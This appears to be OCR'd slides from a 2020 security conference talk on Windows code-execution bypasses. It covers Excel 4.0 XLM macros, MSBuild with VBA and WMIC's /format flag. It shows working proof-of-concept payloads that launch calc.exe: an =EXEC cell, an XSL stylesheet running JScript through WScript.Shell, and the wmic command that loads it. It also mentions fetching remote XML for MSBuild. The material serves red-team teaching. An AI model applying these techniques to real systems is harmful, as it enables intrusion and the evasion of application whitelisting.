
XLM MACROS

- No. This is not VBA.
- No. This is not XML.
- XLM (Excel 4.0) Macros were created in 1992, before VBA existed.







XLM MACROS


A1
=EXEC("calc.exe")
A
1 =EXEC("calc.exe")
Calculator
Standard
0
MC MR M+ M- MS M˅
% CE C

CREDIT TO @OUTFLANKNL




DEMO FOR MSBUILD+XLM (EXCEL 4.0)


Win10-Ent
Recycle Bin
Immunity Debugger
Microsoft Edge
Microsoft Teams
x64dbg - Shortcut
Presentatio...
Command Prompt
C:\Users\Ponce.TEST>
webdav
File
Home
Share
View
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Clipboard
Move to
Copy to
Delete
Rename
Organize
New folder
New item
Easy access
New
Properties
Open
Edit
History
Open
Select all
Select none
Invert selection
Select
Network › 204.48.21.236 › webdav
Search webdav
Quick access
Desktop
Downloads
Documents
Pictures
grayhatcon2020
Music
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
calc.cs 4/21/2020 12:51 AM Visual C# Source F... 1 KB
full 4/21/2020 8:53 AM XML Document 1 KB
msbuild.cs 2/21/2020 12:10 AM Visual C# Source F... 2 KB
msbuild 6/3/2020 12:29 PM XML Document 550 KB
our_story_video 9/6/2020 3:26 AM HTML Application 1 KB
pop_calc 9/5/2020 6:01 AM Windows Batch File 1 KB
test.jsp 6/8/2020 9:13 AM JSP File 0 KB
test.php 6/8/2020 9:14 AM PHP File 1 KB
wmic 4/20/2020 12:20 AM File 2 KB
wmic 4/20/2020 12:20 AM Text Document 2 KB
wmic 4/20/2020 12:20 AM XML Document 2 KB
wmic 4/20/2020 12:07 AM XSL Stylesheet 2 KB
12 items
1 item selected 755 bytes
developer/msbuild/2003">
Microsoft.Build.Tasks.v4.0.dll" >
</Task>
</UsingTask>
</Project>
Ln 1, Col 1
100%
Unix (LF)
UTF-8
Type here to search
Windows 10 Enterprise Evaluation
Windows License is expired
Build 18362.19h1_release.190318-1202
4:55 AM
10/29/2020

MSBUILD + VBA

- Combine an MSBuild bypass with VBA.
  - Two options:
    - (1) Dynamically write an xml file to disk and call that with msbuild. Then delete it.
      - Pro: CLI Args reveal nothing
      - Con: Wrote XML file to disk, Malicious XML located in your VBA
    - (2) Reference a remotely hosted xml file and call that with msbuild.
      - Pro: No writing to disk
      - Con: Reaching out over the network



https://github.com/infosecn1nja/MaliciousMacroMSBuild

LIMITATIONS

- Not too many. You can exec arbitrary C# code without any CLI args.
- The custom tasks approach might not get past certain AWL products since it requires dropping an untrusted dll to disk.


WMIC

WMIC

- Where is it installed?
  - Essentially all versions of Windows have wmic installed
  - C:\Windows\System32\wbem\wmic.exe
  - C:\Windows\SysWOW64\wbem\wmic.exe
- What does it stand for?
  - Windows Management Instrumentation Command-Line
- Pronounced “Whim-ihk”
- What does WMIC do?
  - Remotely (or locally) gather data about a system via WMI (Windows Management Instrumentation)
  - Primarily used by sysadmins

WMIC

- For Example, you can use wmic.exe to return a list of running processes on a system
  - wmic process get



WMIC

- An extra flag that wmic.exe supports with select commands is the /format flag
  - wmic process get /format:list
- The /format flag is used to format the output that wmic returns

```
Caption=slack.exe
CommandLine="C:\Users\ctrun\AppData\Local\slack\app-3.0.5\slack.exe" --type=renderer --disable-pinch --no-sandbox --prim
ordial-pipe-token=2A369E86D452E0C908746460C265422D --lang=en-US --standard-schemes=slack-resources,slack-sounds,slack-we
bapp-dev --app-user-model-id=com.squirrel.slack.slack --app-path="C:\Users\ctrun\AppData\Local\slack\app-3.0.5\resources
\app.asar" --enable-experimental-web-platform-features --node-integration=false --webview-tag=false --no-sandbox --prelo
ad="C:\Users\ctrun\AppData\Local\slack\app-3.0.5\resources\app.asar\src\static\ssb-interop.js" --device-scale-factor=2 -
-num-raster-threads=4 --enable-main-frame-before-activation --content-image-texture-target=0,0,3553;0,1,3553;0,2,3553;0,
3,3553;0,4,3553;0,5,3553;0,6,3553;0,7,3553;0,8,3553;0,9,3553;0,10,3553;0,11,3553;0,12,3553;0,13,3553;0,14,3553;0,15,3553
;0,16,3553;1,0,3553;1,1,3553;1,2,3553;1,3,3553;1,4,3553;1,5,3553;1,6,3553;1,7,3553;1,8,3553;1,9,3553;1,10,3553;1,11,3553
;1,12,3553;1,13,3553;1,14,3553;1,15,3553;1,16,3553;2,0,3553;2,1,3553;2,2,3553;2,3,3553;2,4,3553;2,5,3553;2,6,3553;2,7,35
53;2,8,3553;2,9,3553;2,10,3553;2,11,3553;2,12,3553;2,13,3553;2,14,3553;2,15,3553;2,16,3553;3,0,3553;3,1,3553;3,2,3553;3,
3,3553;3,4,3553;3,5,3553;3,6,3553;3,7,3553;3,8,3553;3,9,3553;3,10,3553;3,11,3553;3,12,3553;3,13,3553;3,14,3553;3,15,3553
;3,16,3553;4,0,3553;4,1,3553;4,2,3553;4,3,3553;4,4,3553;4,5,3553;4,6,3553;4,7,3553;4,8,3553;4,9,3553;4,10,3553;4,11,3553
;4,12,3553;4,13,3553;4,14,3553;4,15,3553;4,16,3553 --service-request-channel-token=2A369E86D452E0C908746460C265422D --re
nderer-client-id=19 --mojo-platform-channel-handle=4344 /prefetch:1
CreationClassName=Win32_Process
CreationDate=20180312213231.924961-360
CSCreationClassName=Win32_ComputerSystem
CSName=TITAN
Description=slack.exe
ExecutablePath=C:\Users\ctrun\AppData\Local\slack\app-3.0.5\slack.exe
ExecutionState=
Handle=1564
HandleCount=474
```

WMIC

- Casey Smith (@SubTee) discovered that you can pass an XSL file extension, which is essentially a CSS style sheet for XML, to the /format flag
- This can help modify the format provided by the WMI call through WMIC
- This also provides an area for a code injection attack

WMIC

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:ms="urn:schemas-microsoft-com:xslt" xmlns:js="urn:the-xml-files:xslt-js"
xmlns:user="placeholder" version="1.0">

<ms:script implements-prefix="user" language="JScript">
<![CDATA[

    var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

  ]]> </ms:script>

</xsl:stylesheet>
```

WMIC

- Command:
  - wmic.exe process get /format:malicious.xsl
